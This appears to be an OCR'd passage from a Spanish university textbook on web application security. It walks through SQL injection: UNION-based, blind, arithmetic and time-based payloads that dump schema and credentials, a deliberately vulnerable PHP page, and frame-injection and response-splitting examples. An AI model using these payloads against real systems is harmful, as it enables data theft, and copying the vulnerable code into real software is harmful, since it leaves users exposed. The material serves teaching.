El objeto de una inyección, recordemos, es insertar código SQL para obtener una CONSULTA VÁLIDA. Cada caso es un mundo, pero la expresión más sencilla que podemos probar, cuando el resultado esperado es una cadena es **a' or 'a'='a** que convierte la consulta que teníamos en
SELECT * FROM usuarios where nombre='a' or 'a'='a'
(Las comillas inicial y final son parte de la consulta, no del parámetro) que, en castellano nos dice que quiere todos los registros de la tabla usuarios que tengan como nombre "a" o que cumplan que la letra "a" sea igual a la letra "a" (lo cual de momento es siempre cierto).
Por tanto, el resultado de esa consulta serán todos los registros de la base de datos


ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc



Esta consulta es de las típicas válida en multitud de situaciones, pero depende de lo compleja que sea la consulta a la base de datos habrá que realizar variaciones para adaptarse a dichas particularidades.


Con esto ya tenemos claro que la página es vulnerable a inyección SQL (Punto 1 de la sección Anatomía del ataque). Ahora tenemos que ir al paso 2 e intentar averiguar la estructura de la base de datos lo más completamente posible. En función del motor de base de datos que nos atienda (y de la versión), la forma de esta información varía. Pero si la web tiene activado el mostrar los errores, la labor se simplifica mucho.

Para añadirle información a los resultados de las consultas tenemos el operador de SQL **union**, que permite unir los resultados de dos consultas en una. Tiene varias restricciones, de las cuales la más importante es que el número de columnas de ambas consultas debe ser el mismo. Si inyectamos como nombre a buscar **a' union select 1,'a** el resultado que obtenemos es:



Con lo que deberemos saber cuántas columnas posee la tabla de la consulta. Podemos probar a aumentar el número de columnas en la unión hasta que deje de darnos ese error (en este caso 5) o usar operadores de SQL como order by. Si como nombre proporcionamos la cadena **usuario' order by 6 --** el resultado será un error diciendo que el parámetro 6 no existe. Si bajamos a 5, 4, 3, 2 o 1, el resultado serán los 2 usuarios que se llaman “Usuario”.

Si en lugar del operador OrderBy usamos los la consulta de arriba con 5 parámetros, **a' union select 1,2,3,4,'a** la consulta variará y nos devolverá algo parecido a esto:



Donde vemos que nos muestra los parámetros de la posición 2 y 5 (la letra a). Por tanto sabemos ya el número de columnas de la tabla y cuales se muestran. Con esto culminamos el paso 2 de un ataque.

El siguiente paso es obtener información sobre la estructura de las tablas. En la mayoría de las bases de datos, el sistema contiene tablas que enumeran la estructura que contiene la base de datos. En MySQL se llama *information_schema,* en SQL Server *Sysobjects*, en Access, *MSysobjects* y en Oracle *user_tables*. Si tenemos acceso a dichas tablas, es posible consultarlas para averiguar qué bases de datos y tablas existen en el sistema.

En una MySQL lo que haríamos es ejecutar las consultas:

```
SELECT * FROM information_schema.`TABLES`
```

y

```
SELECT * FROM information_schema.`COLUMNS`
```

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

La primera nos devuelve todas las tablas a las que tenemos acceso. La segunda, todas las columnas. En el primer caso, devuelve también tablas y bases de datos de sistema. Como a nosotros nos interesan las creadas por humanos filtremos los datos por el tipo de tabla, ejecutando la consulta

```
SELECT * FROM information_schema.`TABLES` where table_type='BASE TABLE';
```


y de todos los resultados, los más interesantes son TABLE_SCHEMA y TABLE_NAME.
De la misma forma, de la tabla COLUMNS, nos interesan, principalmente, las mismas columnas y la columns COLUMN_NAME. Por tanto, uniendo ambas consultas, la consulta completa a ejecutar sería

```
SELECT concat(TABLE_SCHEMA,'.',TABLE_NAME), C.COLUMN_NAME
  FROM information_schema.`COLUMNS` C
  WHERE C.TABLE_SCHEMA IN (
    SELECT TABLE_SCHEMA
      FROM information_schema.`TABLES`
      WHERE table_type='BASE TABLE'
  );
```

Ahora nos falta inyectar esta consulta como parámetro de nuestra página vulnerable, y ver los resultados. La cadena que introduciremos, pues, es la siguiente:

```
' union SELECT 1, con-
cat(TABLE_SCHEMA,'.',TABLE_NAME),3,4,C.COLUMN_NAME
  FROM information_schema.`COLUMNS` C
  WHERE C.TABLE_SCHEMA IN (
    SELECT TABLE_SCHEMA
      FROM information_schema.`TABLES`
      WHERE table_type='BASE TABLE'
  ) and 'a'='a
```

Como vemos, hemos hecho que nuestra consulta devuelva 5 columnas y que acabe con la condición **‘a’=’a** para cerrar la consulta. Podíamos también haberla acabado con un comentario. El resultado de esa consulta sería:



Y ya tenemos la estructura de las tablas de las bases de datos (en este caso 1 tabla [usuarios] en una base de datos [asi7]) y tenemos completo el primer punto del paso 3.
Tras esta superconsulta, obtener los datos contenidos es casi trivial sin más que realizar la unión de la tabla consigo misma y devolviendo las columnas que nos interesa:

```
' union select 1, usuario, 3,4,clave from usuarios --
```

cuyo resultado es

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

Nombre: **admin god**
Nombre: **usuario miclave**
Nombre: **usuario2 otraclave**
Nombre: **ultimo laultima**

Busque sus amigos

Buscar

En otros SGBD, el funcionamiento sería similar. En Oracle las tablas se obtienen de ALL_TABLES (http://www.ss64.com/orad/ALL_TABLES.html) y las columnas de ALL_TAB_COLUMNS (http://www.ss64.com/orad/ALL_TAB_COLUMNS.html)
En SQL Server 2005, las consultas son las mismas y los nombres de los campos también, por lo que todo lo dicho es válido para ese caso (http://www.databasejournal.com/features/mssql/article.php/3508881/SQL-Server-2005-System-Tables-and-Views.htm)

2.5.4.5.2. Inyección SQL a ciegas

```php
<?php
    if(array_key_exists('cadena',$_GET)) {
        $conexion = mysql_connect("localhost", "asi7", "asi7");
        mysql_select_db("asi7", $conexion);

        $query = "SELECT * FROM usuarios where nombre='".$_GET['cadena']."'";
        $resultado = mysql_query($query, $conexion);
        if($resultado) {
            $num = mysql_num_rows($resultado);
        } else {
            $num=0;
        }

        if ($num> 0) {
            while ($fila = mysql_fetch_assoc($resultado)) {
                echo "Nombre: <strong>".$fila['nombre']."</strong> ";
                echo "<strong>".$fila['apellidos']."</strong><br>";
            }
        } else {
            echo "No encontrado nada<br/>";
        }
    }
?>
<h1>Busque sus amigos</h1>
<form method="GET" action="listado2.php">
    <input type="text" name="cadena" id="cadena" value="" />
    <input type="submit" value="Buscar" />
</form>
```

Ilustración 4: Programa sin muestra de errores

Cuando no tenemos información sobre los errores la cosa se complica un poco. Si tenemos el fichero similar al anterior, pero sin mostrar errores, como el que se muestra en la **Ilustración 4:** Programa sin muestra de errores), cuando las consultas son correctas, devolvería los mismos resultados que en los ejemplos anteriores. Pero si introducimos el apellido de nuestro amigo, O'hara, el resultado sería un mensaje de que "*no ha encontrado nada*". Eso podría dar a entender que la página no es susceptible de inyección y, como sabemos, sí que lo es (ya que es el mismo código del primer ejemplo).

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

Lo primero sería asegurarnos que la página es vulnerable. Eso podemos hacerlo metiendo alguna expresión del tipo **a' or 'a'='a** el cual, si devuelve algo (obviamos el caso que tengan un usuario que se llame así) significará que las comprobaciones son débiles y, por tanto, susceptible de ser explotadas. Dependiendo de la consulta que se ejecute, verificar que la página es vulnerable puede ser complicado.
Una vez que sabemos que una web es insegura, entra en juego el ***Blind SQL Injection*** (inyección SQL a ciegas) en las cuales hay que basarse en otras señales para saber si las consultas se ejecutan correctamente o no y de esa manera cubrir el paso 2 y 3 de la hoja de ruta del ataque.
La más genérica es basarse en la respuesta del navegador. Supongamos que estuviéramos en la fase de saber cuántas columnas tiene la tabla a la que se consulta. Si pasamos las cadenas que usamos antes, por ejemplo **usuario' union select 1,'a** el resultado será nuestro mensajito *"No encontrado nada"* Si vamos aumentando los parámetros, el mensaje seguirá siendo el mismo hasta que haya 5 parámetros, momento en el que nos devolverá el mismo resultado del apartado anterior. Lo mismo sería válido para una entrada del tipo **usuario' order by N --** cuando N es mayor que 5.
Como hemos visto en el punto anterior, esto ocurre porque la consulta es errónea hasta que tengamos 5 columnas en la consulta de unión o mientras N sea mayor que 5. Por tanto, cuando da error nos devuelve la página *"No encontrado nada"* y en otro caso, una página con resultados. De esta forma podemos ir probando consultas hasta que el resultado sea distinto de la página *"No encontrado nada"*

```php
<?php
    if(array_key_exists('cadena',$_GET)) {
        $conexion = mysql_connect("localhost", "asi7", "asi7");
        mysql_select_db("asi7", $conexion);

        $query = "SELECT * FROM usuarios where nombre='".$_GET['cadena']."'";
        $resultado = mysql_query($query, $conexion);
        if($resultado) {
            $num = mysql_num_rows($resultado);
        } else {
            $num=0;
        }

        if ($num> 0) {
            echo "Encontrados ".$num." resultados<br/>";
        } else {
            echo "No encontrado nada<br/>";
        }
    }
?>
<h1>Busque sus amigos</h1>
<form method="GET" action="listado2.php">
    <input type="text" name="cadena" id="cadena" value="" />
    <input type="submit" value="Buscar" />
</form>
```

Ilustración 5 Página sin mostrar errores ni resultados.

Si, además de no mostrar errores, la página no muestra resultados (como la de **Ilustración 5** Página sin mostrar errores ni resultados.) tenemos un problema. Podemos deducir que es vulnerable de manera similar al anterior caso. Si la consulta es correcta, devuelve que no hay resultados

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

y si la consulta es correcta y hay resultados, devuelve el número de filas que coinciden con el criterio.
El problema es lograr que tenemos es cómo sacar la estructura de la base de datos sin poder sacar un listado de resultados como el anterior. Para conseguir esto, lo que se hace es crear consultas con condiciones sobre los nombres de bases de datos, tablas y campos y ver si el resultado cumple las condiciones (devuelve algo) o no las cumple (no devuelve nada)
El tipo de funciones a usar son las funciones **substring** que obtiene un carácter y la condición que se usa es comparar si ese carácter es uno dado. Veámoslo con un ejemplo. Lo que primero nos interesa es saber que **TABLE_SCHEMA**s tenemos acceso. Para ello lo que haremos es preguntar si la primera letra del campo **TABLE_SCHEMA** del primer registro de la tabla **TABLES** de la base de datos information_schema que es de tipo usuario (recordemos, *table_type='BASE TABLE'*) es una A. Escrito en SQL:

```
usuario' and substring(
  (select TABLE_SCHEMA from information_schema.TABLES
    WHERE table_type='BASE TABLE' and TABLE_SCHEMA like '%'
    limit 0,1
  ),1,1)='a' and 'a'='a
```

Si ejecutamos esta consulta, la página nos dirá *"Encontrados 2 resultados"*. Ya sabemos que hay un esquema que empieza por **a**. Si ejecutamos una consulta similar para el segundo carácter,

```
usuario' and substring(
  (select TABLE_SCHEMA from information_schema.TABLES
    WHERE table_type='BASE TABLE' and TABLE_SCHEMA like 'a%'
    limit 0,1
  ),2,1)='a' and 'a'='a
```

la página nos *"No encontrado nada"*. Si cambiamos la última línea de "**),2,1)='a'"** a **"),2,1)='b'"** el resultado será el mismo. Si lo cambiamos por b, c, d, … también será el mismo. Hasta que no pongamos ahí una s, el resultado seguirá siendo *"No encontrado nada"*.
Así podemos seguir hasta completar el nombre del esquema (asi7 en este caso). Si queremos buscar otro esquema, la consulta habríamos de modificarla para que busque otro esquema que no sea el que hemos encontrado añadiéndole la condición **TABLE_SCHEMA not in ('asi7')**
De manera similar lograríamos obtener los nombres de tablas de los esquemas y las columnas de estos y completar la arquitectura de la base de datos.
¿Y los datos? Pues habría que utilizar técnicas del mismo tipo, mirando si el campo usuario tiene algún usuario llamado admin, por ejemplo, y viendo si su campo clave comienza por **a**, o por **b**, o por **c**, o por **d**…
¿Y si la cadena explotable no soporta comillas? Pues en ese caso variaremos nuestras consultas para que en lugar de comparar caracteres, use los códigos ASCII (o utf8) de los caracteres, usando consultas del tipo

```
13 and ASCII(
  substring(
    (select TABLE_SCHEMA from information_schema.TABLES
      WHERE ASCII(substring(table_type,1,1))=66 limit 0,1)
    ,1,1)
  )=97 --
```

Donde 66 es el código de la B y 97 el de la "a minúscula"

2.5.4.5.3. Inyección SQL aritmética

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

Es un caso particular de inyección SQL ciega en la cual el parámetro que se envía al entrar en la consulta debe ser numérico y la forma de la consulta impide cerrar la consulta. Por ejemplo una consulta de este tipo:

```
Select * from tabla where (ABS(CAMPO)=CAMPO) and id=ABS(CAMPO)
```

¿Qué hacer entonces? La respuesta es fácil, viendo la última consulta del apartado anterior. Pasémosle algo que al final sea numérico pero que nos aporte información. En la anterior lo que buscábamos es ver si la primera letra de un campo tenía valor 97, para saber que era una **a**. En este caso cogeremos la parte numérica de la consulta y pasamos operaciones a la base de datos de tal manera que si la letra es una a nos responda un resultado conocido y si no, nos devuelva otra cosa. Por ejemplo, esta consulta:

```
3+97-(select ASCII(substring((select TABLE_SCHEMA from infor-
mation_schema.TABLES WHERE ASCII(substring(table_type,1,1))=66
limit 0,1),1,1)))
```

Con esta consulta lo que lograríamos es que, si la primera letra de la tabla es una a, devuelva la página de id=3 y, si no, devuelva otra página. De esa forma iríamos variando el número 97 hasta obtener esa página, momento en el que pasaríamos a ver el valor del segundo parámetro.

2.5.4.5.4. Inyección SQL basada en tiempos

Este caso también es un caso particular de inyecciones ciegas. Si tenemos una web cuyas respuestas no nos permiten otras inyecciones (por ejemplo, realiza varias consultas y siempre falla en alguna de ellas con lo que no es posible ejecutar todas y obtener un resultado coherente) tenemos que variar la estrategia y usar inyección basada en tiempos.

La diferencia respecto otros sistemas de inyección ciegas no son los cambios en los resultados, sino en la velocidad de respuesta de la página. Si la consulta es lenta, es que hemos acertado y si es rápida, es que hemos fallado (es más fácil fallar que acertar). Ejemplos de este tipo de consultas son:

```
1 and ASCII(
  substring(
      (select TABLE_SCHEMA
        from information_schema.TABLES
        WHERE ASCII(substring(table_type,1,1))=66 limit 0,1
      ),1,1
    )
  )=97
and (
   select count(*) from information_schema.TABLES t1,
   information_schema.TABLES t2,
   information_schema.TABLES t3,
   information_schema.TABLES t4
  )>0
```

Y

```
1 and ASCII(
  substring(
      (select TABLE_SCHEMA
        from information_schema.TABLES
        WHERE ASCII(substring(table_type,1,1))=66 limit 0,1
      ),1,1
    )
```


ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

```
  )=98
and (
   select count(*) from information_schema.TABLES t1,
   information_schema.TABLES t2,
   information_schema.TABLES t3,
   information_schema.TABLES t4
  )>0
```

De ellas, la primera es correcta, y tardaría unos pocos segundos y la segunda es falsa y tardaría menos de 1 segundo.

Otros tipos de inyección son posibles. Por ejemplo, uno de ellos, denominado Inyección Lateral aprovecha parámetros de configuración de Oracle para producir inyecciones basadas en la llamada a funciones que los usan. Puede verse la descripción completa en www.databasesecurity.com/dbsec/**lateral-sql-injection**.pdf

2.5.5. Frame injection

Los ataques de *frame injection* son posibles gracias a problemas en las implementaciones de los navegadores web, y su falta de protección de espacios de memoria. Con este tipo de ataques, podemos "falsificar" el contenido de un frame en una página para hacer que dentro aparezca el código que nosotros queramos, sin que el usuario pueda darse cuenta a primera vista.

Supongamos que la página web de BancoTorpe.com tiene un frame central llamado "central". Podremos inyectar nuestro código copiado en este forzando que se abra un nuevo enlace en un marco con el mismo nombre.

```
<a href="http://www.bancotorpe.com">Banco Torpe</a><br />
<a href="http://www.paginamalvada.com/login.html" target ="central">Página injec-
tada</a><br />
```

2.5.6. Response Splitting

El ataque de Response Splitting constituye el primer fallo encontrado a nivel de protocolo http. Es conocido que para que una petición http se lleve a cabo, hay que insertar detrás dos saltos de línea con dos retornos de carro. Por tanto, si una petición legítima contiene como información los dos saltos de línea y retorno de carro, la petición quedaría rota, y el servidor interpretaría la petición, originando dos respuestas, sobre las que el atacante tiene control para enviar al cliente.

Este tipo de ataque facilita la realización de ataques de defacement, envenenamiento de caché, y secuestro de páginas.

Veamos la técnica básica de generar este ataque. Supongamos una página que redirige a otra ubicación por el idioma elegido, codificada de la siguiente forma:

```
<%
      response.sendRedirect("/by_lang.jsp?lang="+
            request.getParameter("lang"));
%>
```

Si inyectamos la siguiente petición,

```
/redir_lang.jsp?lang=foobar%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2019%0d%0a%0d%0a<html>Shazam</html>
```

La respuesta en este caso tendría la forma siguiente:

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Shazam</html>
Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT
2003 271009 with
Content-Type: text/html
Set-Cookie:
JSESSIONID=1pwxbgHwzeaIIFyaksxqsq92ZOVULcQUcAanfK7In7IyrCST9Us
S!-1251019693; path=/
Connection: Close

<html><head><title>302 Moved Temporarily</title></head>
<body bgcolor="#FFFFFF">
<p>This document you requested has moved temporarily.</p>
<p>It's now at <a
href="http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

&lt;html&gt;Shazam&lt;/html&gt;">http://10.1.1.1/by_lang.jsp?l
ang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

&lt;html&gt;Shazam&lt;/html&gt;</a>.</p>
</body></html>
```

El texto marcado en azul correspondería con la primera respuesta originada por el servidor, y el texto en rojo la segunda respuesta. El resto de contenido sería basura fuera del protocolo, y por tanto ignorada por los clientes.
Así pues, si conseguimos que se generen dos peticiones seguidas al servidor, podremos hacer que las dos respuestas sean interpretadas como tal.


2.6. En marcha con lo aprendido

Ahora que conocemos las bases de la seguridad en aplicaciones web, vamos a experimentar, y aprender algo más.
Para ello existen aplicaciones que se pueden instalar y jugar con ellas a nuestro ritmo como WebGoat, que es un “entrenador” de seguridad en aplicaciones web, y nos propone unos desafíos después del entrenamiento para comprobar nuestro nivel y poder revisar nosotros mismos si hemos entendido.
Para proseguir, necesitaremos tener instalado Java en nuestro ordenador. Si no lo tenemos, lo podemos descargar de http://java.sun.com.

- Descargamos el fichero webgoat.jar del portal del curso.
- Ejecutamos el siguiente comando:

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

java –jar webgoat.jar



- Entonces nos sale el instalador de webgoat.

Si no tenemos instalado tomcat, el propio instalador lo hará. Seguimos hacia delante... y completamos la instalación.
Es un buen momento para **desenchufar nuestro cable de red** ya que WebGoat tiene muchos agujeros, provocados deliberadamente para el entrenamiento, y podrían ser usados con malas intenciones si estamos muy expuestos a internet.
Arrancamos tomcat, y apuntamos nuestro navegador web a
http://localhost:8080/WebGoat/attack
Pinchamos en el botón “start the course”, y tendremos la siguiente pantalla:

En el menú de la izquierda tenemos el índice de los entrenamientos que queremos hacer, y el acceso a la prueba final.
En las opciones tenemos, entre otras (es un proyecto en constante evolución):

General

- Http Basics: Comportamientos básicos

- Encoding Basics: hashing

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

- Fail Open Authentication: errors de validación de entradas

- HTML Clues: comentarios del webmaster

- Parameter Injection: inyección de parámetros.

- Unchecked Email: XSS.

- SQL Injection: SQL Injection

- Thread Safety: control de concurrencia.

- Weak Authentication Cookie: control de concurrencia.

- Database XSS: más XSS.

- Hidden Field Tampering: falsificación de campos ocultos.

- Weak Access Control: control de acceso débil.

- Start Challenge: Examen. A divertirse!!!

Después de haber superado el Challenge, os recomiendo intentar otros retos que hay en la red para experimentar, como pueden ser los de http://www.yashira.org/ , http://www.hackthissite.org y http://www.elladodelmal.com

2.7. Resumen

A medida que aumenta el número de desarrolladores de aplicaciones web, los mecanismos de seguridad de las mismas aumentan, y hacen más complicado encontrar ataques a las mismas. No obstante, aún abundan los desarrolladores mal cualificados (si se pueden llamar desarrolladores), que cometen auténticas aberraciones desde el punto de vista de la protección.
Aquí hemos sentado una base muy sencilla sobre las vulnerabilidades de aplicaciones. En las prácticas asociadas a este tema ampliaremos los conocimientos.

ISBN: 978-84-9012-858-9
Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

References

1. Naranjo García, C., & Castaño Cifuentes, S. (2019). Desarrollo de sistema multifuncional para la Pontificia Universidad Javeriana Cali con manilla RFID.
2. *Castillo, F. F. R., Mora, N. M. L., Elizaldes, K. D. C., & Orozco, J. I. P. (2018). Comparación de métricas de calidad para el desarrollo de aplicaciones web. 3c Tecnología, 7(3), 94-113.*
3. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. Information Fusion.
4. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. Sensors, 18(3), 861.
5. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. IEEE Access.
6. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. Knowledge and Information Systems.
7. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. International Journal of Robust and Nonlinear Control, 28(16), 5087-5102.
8. Morente-Molinera, J.A., Kou, G., González-Crespo, R., Corchado, J.M., Herrera-Viedma, E. (2017) Solving multi-criteria group decision making problems under environments with a high number of alternatives using fuzzy ontologies and multi-granular linguistic modelling methods. Knowledge-Based Systems. 137, pp. 54-64
9. Li, T., Sun, S., Bolić, M., & Corchado, J. M. (2016). Algorithm design for parallel implementation of the SMC-PHD filter. Signal Processing, 119, 115–127. https://doi.org/10.1016/j.sigpro.2015.07.013
10. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. AI Communications, (Preprint), 1-18.
11. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. Wireless Communications and Mobile Computing, 2018.
12. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. Sensors (Basel), 18(3), 865-865. doi:10.3390/s18030865
13. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. Sensors (Basel), 18(5), 1633-1633. doi:10.3390/s18051633
14. Bogdan Okresa Durik. (2017) Organisational Metamodel for Large-Scale Multi-Agent Systems: First Steps Towards Modelling Organisation Dynamics. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 3
15. Jörg Bremer, Sebastian Lehnhoff. (2017) Decentralized Coalition Formation with Agent-based Combinatorial Heuristics. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 3
16. Rafael Cauê Cardoso, Rafael Heitor Bordini. (2017) A Multi-Agent Extension of a Hierarchical Task Network Planning Formalism. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 2
17. Enyo Gonçalves, Mariela Cortés, Marcos De Oliveira, Nécio Veras, Mário Falcão, Jaelson Castro (2017). An Analysis of Software Agents, Environments and Applications School: Retrospective, Relevance, and Trends. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 2
18. Eduardo Porto Teixeira, Eder M. N. Goncalves, Diana F. Adamatti (2017). Ulises: A Agent-Based System For Timbre Classification. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 2
19. Casado-Vara, R., de la Prieta, F., Prieto, J., & Corchado, J. M. (2018, November). Blockchain framework for IoT data quality via edge computing. In Proceedings of the 1st Workshop on Blockchain-enabled Networked Sensor Systems (pp. 19-24). ACM.
20. Costa, Â., Novais, P., Corchado, J. M., & Neves, J. (2012). Increased performance and better patient attendance in an hospital with the use of smart agendas. Logic Journal of the IGPL, 20(4), 689–698. https://doi.org/10.1093/jigpal/jzr021
21. Rodríguez, S., De La Prieta, F., Tapia, D. I., & Corchado, J. M. (2010). Agents and computer vision for processing stereoscopic images. Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 6077 LNAI). https://doi.org/10.1007/978-3-642-13803-4_12

ISBN: 978-84-9012-858-9

Colección Aquilafuente: AQ-238
Ediciones Universidad de Salamanca - cc by nc dc

22. Rodríguez, S., Gil, O., De La Prieta, F., Zato, C., Corchado, J. M., Vega, P., & Francisco, M. (2010). People detection and stereoscopic analysis using MAS. In INES 2010 - 14th International Conference on Intelligent Engineering Systems, Proceedings. https://doi.org/10.1109/INES.2010.5483855
23. Baruque, B., Corchado, E., Mata, A., & Corchado, J. M. (2010). A forecasting solution to the oil spill problem based on a hybrid intelligent system. *Information Sciences*, *180*(10), 2029–2043. https://doi.org/10.1016/j.ins.2009.12.032
24. Di Mascio, T., Vittorini, P., Gennari, R., Melonio, A., De La Prieta, F., & Alrifai, M. (2012, July). The Learners' User Classes in the TERENCE Adaptive Learning System. In 2012 IEEE 12th International Conference on Advanced Learning Technologies (pp. 572-576). IEEE.
25. Chamoso, P., Rivas, A., Martín-Limorti, J. J., & Rodríguez, S. (2018). A Hash Based Image Matching Algorithm for Social Networks. In *Advances in Intelligent Systems and Computing* (Vol. 619, pp. 183–190). https://doi.org/10.1007/978-3-319-61578-3_18
26. Sittón, I., & Rodríguez, S. (2017). Pattern Extraction for the Design of Predictive Models in Industry 4.0. In *International Conference on Practical Applications of Agents and Multi-Agent Systems* (pp. 258–261).
27. García, O., Chamoso, P., Prieto, J., Rodríguez, S., & De La Prieta, F. (2017). A serious game to reduce consumption in smart buildings. In *Communications in Computer and Information Science* (Vol. 722, pp. 481–493). https://doi.org/10.1007/978-3-319-60285-1_41
28. Palomino, C. G., Nunes, C. S., Silveira, R. A., González, S. R., & Nakayama, M. K. (2017). Adaptive agent-based environment model to enable the teacher to create an adaptive class. Advances in Intelligent Systems and Computing (Vol. 617). https://doi.org/10.1007/978-3-319-60819-8_3
29. Pablo Chamoso, Fernando De La Prieta (2015). Simulation environment for algorithms and agents evaluation. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 3
30. Adrián Sánchez-Carmona, Sergi Robles, Carlos Borrego (2015). Improving Podcast Distribution on Gwanda using PrivHab: a Multiagent Secure Georouting Protocol. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 1
31. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. Future Generation Computer Systems, 99, 278-294.
32. Omar Jassim, Moamin Mahmoud, Mohd Sharifuddin Ahmad (2014). Research Supervision Management Via A Multi-Agent Framework. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 4
33. Tapia, D. I., & Corchado, J. M. (2009). An ambient intelligence based multi-agent system for alzheimer health care. International Journal of Ambient Computing and Intelligence, v 1, n 1(1), 15–26. https://doi.org/10.4018/jaci.2009010102
34. Mata, A., & Corchado, J. M. (2009). Forecasting the probability of finding oil slicks using a CBR system. Expert Systems with Applications, 36(4), 8239–8246. https://doi.org/10.1016/j.eswa.2008.10.003
35. Glez-Peña, D., Díaz, F., Hernández, J. M., Corchado, J. M., & Fdez-Riverola, F. (2009). geneCBR: A translational tool for multiple-microarray analysis and integrative information retrieval for aiding diagnosis in cancer research. BMC Bioinformatics, 10. https://doi.org/10.1186/1471-2105-10-187
